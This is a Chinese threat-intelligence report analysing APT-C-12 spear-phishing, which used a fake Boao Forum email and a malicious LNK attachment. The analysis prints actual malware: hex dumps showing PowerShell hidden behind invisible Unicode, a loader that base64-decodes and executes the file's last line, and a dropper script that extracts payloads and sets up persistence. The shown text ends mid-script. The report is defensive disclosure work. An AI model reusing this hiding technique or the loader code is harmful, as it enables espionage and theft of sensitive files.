返回 TI 主页

RESEARCH

数 据 驱 动 安 全

蓝宝菇（APT-C-12）针对性攻击技术细节揭秘

2018-07-12 By 360威胁情报中心 | 事件追踪

背景

360公司在2018年7月5日首次对外公开了一个从2011年开始持续近8年针对我国政府、军工、科研、金融等重点单位和部门进行网络间谍活动的高级攻击组织-蓝宝菇（APT-C-12），该组织的活动在近几个月内呈现非常活跃的状态。本文作为前期组织揭露报告的补充，详述蓝宝菇组织在近期攻击活动的技术细节，希望安全业界了解其攻击手法共同完善拼图，输出防御方案联合起来对抗这个国家级的威胁。

鱼叉邮件

2018年4月以来，360安全监测与响应中心和360威胁情报中心在企业机构的协同下发现了一批针对性的鱼叉攻击，攻击者通过诱导攻击对象打开鱼叉邮件云附件中的LNK文件来执行恶意PowerShell脚本收集上传用户电脑中的敏感文件，并安装持久化后门程序长期监控用户计算机。该攻击过程涉及一些新颖的LNK利用方式，使用了AWS S3协议和云服务器通信来偷取用户的敏感资料，在此我们分析并公开整个攻击过程。

360威胁情报中心确认多个政企机构的外部通信邮箱被投递了一份发自boaostaff[@]163.com的鱼叉邮件，钓鱼邮件仿冒博鳌亚洲论坛向攻击对象发送了一封邀请函：


发件人: 博鳌亚洲论坛秘书处 <boaostaff@163.com>
收件人: [redacted]gov.cn
抄送:
主题: 2018博鳌亚洲论坛感谢函

尊敬的 贵宾：

非常感谢您参与今年的博鳌亚洲论坛，周秘书长给您写了一封感谢函，请见附件。

谢谢您一直以来的支持，

祝 一切顺利！

博鳌亚洲论坛秘书处

2018 年 4 月 13 日

BOAO FORUM FOR ASIA 博鳌亚洲论坛

Secretariat of the Boao Forum for Asia

[redacted]

[redacted], Beijing, China

http://www.boaoforum.org


从网易 163 邮箱发来的云附件

[redacted]2018 博鳌亚洲论坛感谢函.rar (434K, 2018 年 5 月 12 日 15:03 到期)

下载

邮件附件被放到163的云附件里，此附件即为攻击者的恶意Payload，这是一个通过RAR打包的快捷方式样本。接下来我们对同一波攻击中的另一个完全相同功能的样本进行详细分析，以梳理整个攻击过程。

附件内容如下：




一旦攻击对象被诱导打开该LNK快捷方式文件，LNK文件便会通过执行文件中附带的PowerShell恶意脚本来收集上传用户电脑中的敏感文件，并安装持久化后门程序长期监控用户计算机。

样本分析

Dropper

附件压缩包内包含一个LNK文件，名字为：《政法网络舆情》会员申请.lnk，查看LNK文件对应的目标如下：




可以看到目标中并没有任何可见字符，使用二进制分析工具查看LNK文件可以看到PowerShell相关的字符串，以及很多Unicode不可见字符：

```
000001F0  00 2A 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .*..............
00000200  00 00 00 00 00 00 00 00  00 00 00 50 00 4F 00 77  ...........P.O.w
00000210  00 65 00 72 00 73 00 48  00 45 00 4C 00 6C 00 2E  .e.r.s.H.E.L.l..
00000220  00 65 00 78 00 65 00 00  00 1E 00 00 00 47 03 20  .e.x.e.......G.
00000230  00 09 00 0D 00 09 00 09  00 09 00 0D 00 0D 00 0D  ................
00000240  00 0D 00 0D 00 0D 00 0D  00 0D 00 0D 00 20 00 0D  ............. ..
00000250  00 09 00 20 00 09 00 0D  00 20 00 09 00 20 00 09  ... ..... ... ..
00000260  00 20 00 0D 00 0D 00 20  00 0D 00 09 00 09 00 0D  . ..... ........
00000270  00 09 00 09 00 20 00 0D  00 20 00 20 00 09 00 09  ..... ... . ....
00000280  00 09 00 09 00 09 00 0D  00 20 00 0D 00 0D 00 20  ......... .....
00000290  00 09 00 20 00 20 00 20  00 20 00 20 00 20 00 09  ... . . . . . ..
000002A0  00 0D 00 0D 00 0D 00 09  00 0D 00 0D 00 20 00 20  ............. .
000002B0  00 20 00 20 00 0D 00 20  00 0D 00 09 00 20 00 09  . . ... ..... ..
000002C0  00 20 00 20 00 09 00 0D  00 09 00 0D 00 20 00 20  . . ......... .
000002D0  00 20 00 0D 00 0D 00 0D  00 0D 00 20 00 0D 00 09  . ......... ....
000002E0  00 09 00 09 00 0D 00 0D  00 0D 00 09 00 0D 00 20  ............... 
000002F0  00 09 00 20 00 0D 00 0D  00 0D 00 0D 00 20 00 09  ... ......... ..
00000300  00 09 00 09 00 09 00 0D  00 0D 00 20 00 20 00 0D  ........... . ..
00000310  00 20 00 0D 00 20 00 09  00 20 00 0D 00 20 00 09  . ... ... ... ..
00000320  00 20 00 0D 00 0D 00 09  00 20 00 20 00 20 00 09  . ....... . . ..
00000330  00 0D 00 20 00 09 00 20  00 09 00 20 00 20 00 20  ... ... ... . . 
00000340  00 09 00 20 00 0D 00 20  00 20 00 0D 00 09 00 0D  ... ... . ......
00000350  00 20 00 0D 00 20 00 09  00 0D 00 09 00 09 00 20  . ... ......... 
00000360  00 09 00 20 00 20 00 20  00 0D 00 09 00 09 00 0D  ... . . ........
00000370  00 0D 00 0D 00 0D 00 0D  00 09 00 0D 00 0D 00 09  ................
00000380  00 20 00 0D 00 20 00 09  00 09 00 0D 00 20 00 0D  . ... ....... ..
00000390  00 09 00 0D 00 20 00 0D  00 09 00 09 00 0D 00 20  ..... ......... 
000003A0  00 09 00 0D 00 0D 00 0D  00 09 00 09 00 20 00 0D  ............. ..
000003B0  00 20 00 20 00 09 00 09  00 20 00 20 00 20 00 0D  . . ..... . . ..
000003C0  00 0D 00 20 00 09 00 09  00 09 00 0D 00 0D 00 09  ... ............
000003D0  00 09 00 0D 00 09 00 20  00 20 00 0D 00 0D 00 20  ....... ........ 
000003E0  00 09 00 0D 00 20 00 0D  00 09 00 09 00 2D 00 77  ..... .......-.w
000003F0  00 20 00 68 00 69 00 64  00 64 00 65 00 6E 00 20  . .h.i.d.d.e.n. 
00000400  00 24 00 6F 00 3D 00 27  00 4C 00 57 00 70 00 76  .$.o.=.'.L.W.p.v
00000410  00 61 00 57 00 34 00 6F  00 4B 00 44 00 4D 00 32  .a.W.4.o.K.D.M.2
00000420  00 4C 00 44 00 6B 00 33  00 4C 00 44 00 59 00 78  .L.D.k.3.L.D.Y.x
00000430  00 4C 00 44 00 4D 00 32  00 4C 00 44 00 45 00 77  .L.D.M.2.L.D.E.w
00000440  00 4E 00 43 00 77 00 78  00 4D 00 54 00 45 00 73  .N.C.w.x.M.T.E.s
00000450  00 4D 00 54 00 45 00 31  00 4C 00 44 00 45 00 78  .M.T.E.1.L.D.E.x
00000460  00 4E 00 69 00 77 00 30  00 4E 00 69 00 77 00 78  .N.i.w.0.N.i.w.x
```


通过分析LNK文件格式中几个比较重要的结构，完整还原出样本真实执行的恶意目标，其中涉及3个LNK文件格式的重要结构：LinkTargetIDList、COMMAND_LINE_ARGUMENTS和EnvironmentVarableDataBlock。

LinkTargetIDList，该结构是一个数组，用于标记具体的快捷方式的链接目标，而样本中多个LIST里的元素拼接起来才是快捷方式的具体链接目标：`CLSID_MyComputer\C:\Windows\system32\windOW~1\V1.0\POwersHELl.exe`

通过调试可以看到目标路径和LinkTargetIDList拼接出来的结果一致：



COMMAND_LINE_ARGUMENTS，该选项为目标程序的参数




2.4 StringData

StringData refers to a set of structures that convey user interface and path identification information. The presence of these optional structures is controlled by LinkFlags (section 2.1.1) in the ShellLinkHeader (section 2.1).
The StringData structures conform to the following ABNF rules [RFC5234].

```
STRING_DATA = [NAME_STRING] [RELATIVE_PATH] [WORKING_DIR]
              [COMMAND_LINE_ARGUMENTS] [ICON_LOCATION]
```


NAME_STRING: An optional structure that specifies a description of the shortcut that is displayed to end users to identify the purpose of the shell link. This structure MUST be present if the **HasName** flag is set.
RELATIVE_PATH: An optional structure that specifies the location of the link target relative to the file that contains the shell link. When specified, this string SHOULD be used when resolving the link. This structure MUST be present if the **HasRelativePath** flag is set.
WORKING_DIR: An optional structure that specifies the file system path of the working directory to be used when activating the link target. This structure MUST be present if the **HasWorkingDir** flag is set.
COMMAND_LINE_ARGUMENTS: An optional structure that stores the command-line arguments that are specified when activating the link target. This structure MUST be present if the **HasArguments** flag is set.
ICON_LOCATION: An optional structure that specifies the location of the icon to be used when displaying a shell link item in an icon view. This structure MUST be present if the **HasIconLocation** flag is set.
All StringData structures have the following structure.

样本中的目标程序参数则为具体需要执行的PowerShell恶意代码，另外由于在参数中包含了大量的不可显示Unicode字符，从而导致右键打开快捷方式时目标中并不会包含对应的PowerShell代码：



```
03C0h: 00 0D 00 20 00 09 00 09 00 09 00 0D 00 0D 00 09   ... ............
03D0h: 00 09 00 0D 00 09 00 20 00 20 00 0D 00 0D 00 20   ....... . .....
03E0h: 00 09 00 0D 00 20 00 0D 00 09 00 09 00 2D 00 77   ..... .......-.w
03F0h: 00 20 00 68 00 69 00 64 00 64 00 65 00 6E 00 20   . .h.i.d.d.e.n.
0400h: 00 24 00 6F 00 3D 00 27 00 4C 00 57 00 70 00 76   .$.o.=.'.L.W.p.v
0410h: 00 61 00 57 00 34 00 6F 00 4B 00 44 00 4D 00 32   .a.W.4.o.K.D.M.2
0420h: 00 4C 00 44 00 6B 00 33 00 4C 00 44 00 59 00 78   .L.D.k.3.L.D.Y.x
0430h: 00 4C 00 44 00 4D 00 32 00 4C 00 44 00 45 00 77   .L.D.M.2.L.D.E.w
0440h: 00 4E 00 43 00 77 00 78 00 4D 00 54 00 45 00 73   .N.C.w.x.M.T.E.s
0450h: 00 4D 00 54 00 45 00 31 00 4C 00 44 00 45 00 78   .M.T.E.1.L.D.E.x
0460h: 00 4E 00 69 00 77 00 30 00 4E 00 69 00 77 00 78   .N.i.w.0.N.i.w.x
0470h: 00 4D 00 54 00 63 00 73 00 4D 00 54 00 41 00 31   .M.T.c.s.M.T.A.1
0480h: 00 4C 00 44 00 51 00 32 00 4C 00 44 00 45 00 78   .L.D.Q.2.L.D.E.x
0490h: 00 4E 00 43 00 77 00 35 00 4E 00 79 00 77 00 78   .N.C.w.5.N.y.w.x
04A0h: 00 4D 00 54 00 6B 00 73 00 4D 00 54 00 45 00 33   .M.T.k.s.M.T.E.3
```

EnvironmentVarableDataBlock，当链接目标程序涉及到环境变量时会使用



该值设置后会导致具体的快捷方式中的目标被设置为对应的EnvironmentVarableDataBlock值，但是需要注意的是，样本中EnvironmentVarableDataBlock对实际的程序调用并不起作用（删除并不影响最终的样本启动），最终Shell32.dll靠解析LlnkTargetIDList数组来启动PowerShell。

Payload（PowerShell脚本）

解密PowerShell脚本

将LNK文件指向执行的PowerShell脚本解密，该PowerShell命名为ps_origin，代码如下：

```
-join$a=$host.ui.rawui.windowtitle;    //获取当前窗口的标题名
If(!$a.endswith('.lnk'))    //找到lnk文件
{$a+='.lnk'}
$a=gi $a;    //Get-Item
q64 (gc $a|select -l 1);    //定位到最后一行，base64解密并执行
Function q64
{
param($6);
iex ([text.encoding]::utf8.getstring([convert]::frombase64string($6)))}
q64 $o¬C:\Windows\System32\shell32.dll
```

PowerShell脚本会定位执行LNK文件的最后一行，文件的最后一行如下：

```
00000FC0  35 00 33 00 37 00 31 00  36 00 31 00 30 00 35 00  5.3.7.1.6.1.0.5.
00000FD0  2D 00 37 00 39 00 39 00  38 00 00 00 00 00 00 00  -.7.9.9.8.......
00000FE0  00 00 00 00 00 00 00 00  00 00 0A 54 56 4E 44 52  ...........TVNDR
00000FF0  67 41 41 41 41 43 6A 56  42 49 41 41 41 41 41 41  gAAAACjVBIAAAAAA
00001000  43 77 41 41 41 41 41 41  41 41 41 41 77 45 42 41  CwAAAAAAAAAwEBA
00001010  41 6B 41 41 41 43 33 2F  77 41 41 76 51 45 41 41  AkAAAC3/wAAvQEAA
00001020  43 38 41 41 51 41 41 56  67 49 41 41 41 41 41 41  C8AAQAAVgIAAAAAA
00001030  41 41 41 6B 45 77 56 56  79 41 41 64 47 31 77 58  AAAkEwVVyAAdG1wX
00001040  47 4A 6C 62 33 46 73 4C  6D 63 41 57 48 6F 48 41  GJlb3FsLmcAWHoHA
00001050  41 42 57 41 67 41 41 41  4A 42 4D 46 56 63 67 41  ABWAgAAAJBMFVcgA
00001060  48 52 74 63 46 78 53 59  58 49 75 5A 58 68 6C 41  HRtcFxSYXIuZXhlA
00001070  41 43 4F 41 41 42 59 30  41 6B 41 41 41 43 51 54  ACOAABY0AkAAACQT
00001080  42 68 55 49 41 42 30 62  58 42 63 6F 62 62 56 2F  BhUIAB0bXBcobbV/
00001090  72 65 6F 7A 66 6A 43 35  39 50 66 78 2B 6D 68 74  reozfjC59Pfx+mht
000010A0  37 76 68 31 4C 48 56 39  37 79 76 75 71 38 75 5A  7vh1LHV97yvuq8uZ
000010B0  47 39 6A 41 42 4C 6C 41  67 42 59 58 67 6F 41 41  G9jABLlAgBYXgoAA
000010C0  41 43 4E 54 4F 68 30 49  41 42 30 62 58 42 63 35  ACNTOh0IAB0bXBc5
000010D0  73 53 7A 78 37 66 57 76  74 62 58 6F 38 54 36 76  sSzx7fWvtbXo8T6v
000010E0  4B 62 45 36 74 44 51 74  50 50 55 79 79 30 78 4C  KbE6tDQtPPUyy0xL
000010F0  6D 70 77 5A 77 44 54 7A  77 45 41 61 6B 4D 4E 41  mpwZwDTzwEAakMNA
00001100  41 41 41 6A 55 7A 69 64  43 41 41 64 47 31 77 58  AAAjUzidCAAdG1wX
00001110  4F 62 45 73 38 65 33 31  72 37 57 31 36 50 45 2B  ObEs8e31r7W16PE+
00001120  72 79 6D 78 4F 72 51 30  4C 54 7A 31 4D 73 74 4D  rymxOrQ0LTz1MstM
00001130  69 35 71 63 47 63 41 45  59 59 43 41 44 30 54 44  i5qcGcAEYYCAD0TD
00001140  77 41 41 41 49 31 4D 36  33 51 67 41 48 52 74 63  wAAAI1M63QgAHRtc
00001150  46 7A 6D 78 4C 50 48 74  39 61 2B 31 74 65 6A 78  FzmxLPHt9a+1tejx
00001160  50 71 38 70 73 54 71 30  4E 43 30 38 39 54 4C 4C  Pq8psTq0NC089TLL
00001170  54 4D 75 61 6E 42 6E 41  4A 31 75 41 67 42 4F 6D  TMuanBnAJ1uAgBOm
00001180  52 45 41 41 41 43 4E 54  4F 56 30 49 41 42 30 62  REAAACNTOV0IAB0b
00001190  58 42 63 35 73 53 7A 78  37 66 57 76 74 62 58 6F  XBc5sSzx7fWvtbXo
000011A0  38 54 36 76 4B 62 45 36  74 44 51 74 50 50 55 79  8T6vKbE6tDQtPPUy
```

文件最后一行经过Base64编码，解码后的数据为[压缩包+PowerShell脚本]的形式：

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  4D 53 43 46 00 00 00 00  A3 54 12 00 00 00 00 00  MSCF....£T......
00000010  2C 00 00 00 00 00 00 00  03 01 01 00 09 00 00 00  ,...............
00000020  B7 FF 00 00 BD 01 00 00  2F 00 01 00 00 56 02 00  ·ÿ..½.../....V..
00000030  00 00 00 00 00 00 90 4C  15 57 20 00 74 6D 70 5C  .......L.W .tmp\
00000040  62 65 6F 71 6C 2E 67 00  58 7A 07 00 00 56 02 00  beoql.g.Xz...V..
00000050  00 00 90 4C 15 57 20 00  74 6D 70 5C 52 61 72 2E  ...L.W .tmp\Rar.
00000060  65 78 65 00 00 8E 00 00  58 D0 09 00 00 00 90 4C  exe..▮..XÐ.....L
00000070  18 54 20 00 74 6D 70 5C  A1 B6 D5 FE B7 A8 CD F8  .T .tmp\¡¶ÕÞ·¨Íø
00000080  C2 E7 D3 DF C7 E9 A1 B7  BB E1 D4 B1 D5 F7 BC AF  ÂçÓßÇé¡·»áÔ±Õ÷¼¯
00000090  BA AF 2E 64 6F 63 00 12  E5 02 00 58 5E 0A 00 00  º¯.doc..å..X^...
000000A0  00 8D 4C E8 74 20 00 74  6D 70 5C E6 C4 B3 C7 B7  ..Lèt .tmp\æÄ³Ç·
000000B0  D6 BE D6 D7 A3 C4 FA BC  A6 C4 EA D0 D0 B4 F3 D4  Ö¾Ö×£Äú¼¦ÄêÐÐ´óÔ
000000C0  CB 2D 31 2E 6A 70 67 00  D3 CF 01 00 6A 43 0D 00  Ë-1.jpg.ÓÏ..jC..
000000D0  00 00 8D 4C E2 74 20 00  74 6D 70 5C E6 C4 B3 C7  ...Lât .tmp\æÄ³Ç
000000E0  B7 D6 BE D6 D7 A3 C4 FA  BC A6 C4 EA D0 D0 B4 F3  ·Ö¾Ö×£Äú¼¦ÄêÐÐ´ó
000000F0  D4 CB 2D 32 2E 6A 70 67  00 11 86 02 00 3D 13 0F  ÔË-2.jpg..▮..=..
00000100  00 00 00 8D 4C EB 74 20  00 74 6D 70 5C E6 C4 B3  ....Lët .tmp\æÄ³
00000110  C7 B7 D6 BE D6 D7 A3 C4  FA BC A6 C4 EA D0 D0 B4  Ç·Ö¾Ö×£Äú¼¦ÄêÐÐ´
00000120  F3 D4 CB 2D 33 2E 6A 70  67 00 9D 6E 02 00 4E 99  óÔË-3.jpg..n..N▮
00000130  11 00 00 00 8D 4C E5 74  20 00 74 6D 70 5C E6 C4  .....Låt .tmp\æÄ
00000140  B3 C7 B7 D6 BE D6 D7 A3  C4 FA BC A6 C4 EA D0 D0  ³Ç·Ö¾Ö×£Äú¼¦ÄêÐÐ
00000150  B4 F3 D4 CB 2D 34 2E 6A  70 67 00 17 FA 01 00 EB  ´óÔË-4.jpg..ú..ë
00000160  07 14 00 00 00 8D 4C E0  74 20 00 74 6D 70 5C E6  ......Làt .tmp\æ
00000170  C4 B3 C7 B7 D6 BE D6 D7  A3 C4 FA BC A6 C4 EA D0  Ä³Ç·Ö¾Ö×£Äú¼¦ÄêÐ
00000180  D0 B4 F3 D4 CB 2D 35 2E  6A 70 67 00 8B 57 01 00  Ð´óÔË-5.jpg.▮W..
00000190  02 02 16 00 00 00 8D 4C  EE 74 20 00 74 6D 70 5C  .......Lît .tmp\
000001A0  E6 C4 B3 C7 B7 D6 BE D6  D7 A3 C4 FA BC A6 C4 EA  æÄ³Ç·Ö¾Ö×£Äú¼¦Äê
000001B0  D0 D0 B4 F3 D4 CB 2D 36  2E 6A 70 67 00 2C 89 B2  ÐÐ´óÔË-6.jpg.,▮²
000001C0  11 4E 48 00 80 43 4B ED  7D 7B 7C 14 55 B2 70 CF  .NH.▮CKi}{|.U²pÏ
000001D0  4C 27 69 60 A0 07 4C 20  22 4A 94 A0 B8 71 D9 C8  L'i` .L "J▮ ¸qÙÈ
000001E0  80 02 03 18 1E 93 44 24  38 43 CC 84 88 09 B2 C0  ▮....▮D$8CÌ▮▮.²À
000001F0  6C 8C AF 10 A6 03 2A 21  89 9D 51 9A 43 2B DF BD  l▮¯.¦.*!▮.Q▮C+ß½
00000200  BA EB BD AB 57 B9 E8 2E  BB D7 DD C5 55 81 F8 9C  ºë½«W¹è.»×ÝÅU.ø▮
00000210  24 6C 12 10 91 A0 8B 78  41 8D 6E D4 13 27 AB 41  $l..' ▮xA.nÔ.'«A
00000220  62 18 20 A6 BF AA 73 7A  26 13 1E EE DE FB FD FB  b. ¦¿ªsz&..îÞûýû
00000230  C1 2F FD A8 F3 AA 53 55  A7 4E 9D 3A 75 7A F2 6E  Á/ý¨óªSU§N.:uzòn
00000240  DF 2A D8 04 41 10 E1 CF  30 04 61 8F C0 FF 65 09  ß*Ø.A.áÏ0.a.Àÿe.
00000250  FF F8 9F C3 22 08 23 C6  BF 36 42 78 65 C8 BB 57  ÿø▮Ã".#Æ¿6BxeÈ»W
00000260  EE B1 2C 7A F7 CA DB 4A  EF 5A 9B 56 5E 71 FF 2F  î±,z÷ÊÛJiZ▮V^qÿ/
00000270  2A 56 DC 9B B6 72 C5 7D  F7 DD 1F 48 FB F9 EA B4  *VÜ▮¶rÅ}÷Ý.Hûùê´
00000280  0A E5 BE B4 BB EE 4B 5B  70 6B 7E DA BD F7 AF 5A  .å¾´»îK[pk~Ú½÷¯Z
```

```
00125490  3C 70 D2 B2 AB 42 49 40  69 60 D1 B0 96 38 CA BF  <pÒ²«BI@i`Ñ°▌8Ê¿
001254A0  47 FF 1F 2D 6A 6F 69 6E  28 28 39 31 2C 31 30 35  Gÿ.-join((91,105
001254B0  2C 31 31 31 2C 34 36 2C  31 30 32 2C 31 30 35 2C  ,111,46,102,105,
001254C0  31 30 38 2C 31 30 31 2C  39 33 2C 35 38 2C 35 38  108,101,93,58,58
001254D0  2C 31 31 39 2C 31 31 34  2C 31 30 35 2C 31 31 36  ,119,114,105,116
001254E0  2C 31 30 31 2C 39 37 2C  31 30 38 2C 31 30 38 2C  ,101,97,108,108,
001254F0  39 38 2C 31 32 31 2C 31  31 36 2C 31 30 31 2C 31  98,121,116,101,1
00125500  31 35 2C 34 30 2C 33 34  2C 33 36 2C 31 30 31 2C  15,40,34,36,101,
00125510  31 31 30 2C 31 31 38 2C  35 38 2C 31 31 36 2C 31  110,118,58,116,1
00125520  30 39 2C 31 31 32 2C 39  32 2C 31 30 35 2C 38 37  09,112,92,105,87
00125530  2C 38 38 2C 38 36 2C 31  30 33 2C 34 36 2C 37 39  ,88,86,103,46,79
00125540  2C 33 34 2C 34 34 2C 39  31 2C 39 39 2C 31 31 31  ,34,44,91,99,111
00125550  2C 31 31 30 2C 31 31 38  2C 31 30 31 2C 31 31 34  ,110,118,101,114
00125560  2C 31 31 36 2C 39 33 2C  35 38 2C 35 38 2C 31 30  ,116,93,58,58,10
00125570  32 2C 31 31 34 2C 31 31  31 2C 31 30 39 2C 39 38  2,114,111,109,98
00125580  2C 39 37 2C 31 31 35 2C  31 30 31 2C 35 34 2C 35  ,97,115,101,54,5
00125590  32 2C 31 31 35 2C 31 31  36 2C 31 31 34 2C 31 30  2,115,116,114,10
001255A0  35 2C 31 31 30 2C 31 30  33 2C 34 30 2C 34 30 2C  5,110,103,40,40,
001255B0  31 30 33 2C 39 39 2C 33  32 2C 33 36 2C 39 37 2C  103,99,32,36,97,
001255C0  31 32 34 2C 31 31 35 2C  31 30 31 2C 31 30 38 2C  124,115,101,108,
001255D0  31 30 31 2C 39 39 2C 31  31 36 2C 33 32 2C 34 35  101,99,116,32,45
001255E0  2C 31 30 38 2C 33 32 2C  35 30 2C 31 32 34 2C 31  ,108,32,50,124,1
```

将最后的PowerShell脚本解密后如下（名称为ps_start）：

```
[io.file]::writeallbytes("$env:tmp\iWXVg.O",[convert]::frombase64string((gc $a|select -l 2|select -f 1)));
expand /f:* "$env:tmp\iWXVg.O" "$env:tmp\";
del -force "$env:tmp\iWXVg.O";
If(test-path $env:tmp\iWXVg){del -force -recurse "$env:tmp\iWXVg"}rni -force "$env:tmp\tmp" "iWXVg";
md -force "$env:AppData\WinRAR";
mv -force "$env:tmp\iWXVg\Rar.exe" "$env:AppData\WinRAR\";
mv -force "$env:tmp\iWXVg\beoql.g" "$env:tmp\..\";
If((test-path "$env:AppData\WinRAR\Rar.exe") -eq $false){exit}If($a.fullname.startswith($env:tmp)){del -force -recurse ("$env:tmp\"+$a.basename);
rni -force "$env:tmp\iWXVg" $a.basename;
Invoke-Item ("$env:tmp\"+$a.basename+"\")}Else{del -force $a;
md -force $a.basename;
mv -force "$env:tmp\iWXVg\*" $a.basename;
del -force -recurse "$env:tmp\iWXVg";
Invoke-Item "$($a.basename)\"}If(test-path $env:tmp\backups){If(((get-date)-(get-item $env:tmp\backups).LastAccessTime).totalminutes -le 60){exit}del -force -recu
Function ig3($r){[system.gc]::collect();
$3=[System.Net.WebRequest]::Create($r.Uri1);
$3.proxy=$Null;
$3.keepalive=$False;
$3.Method=$r.Method1;
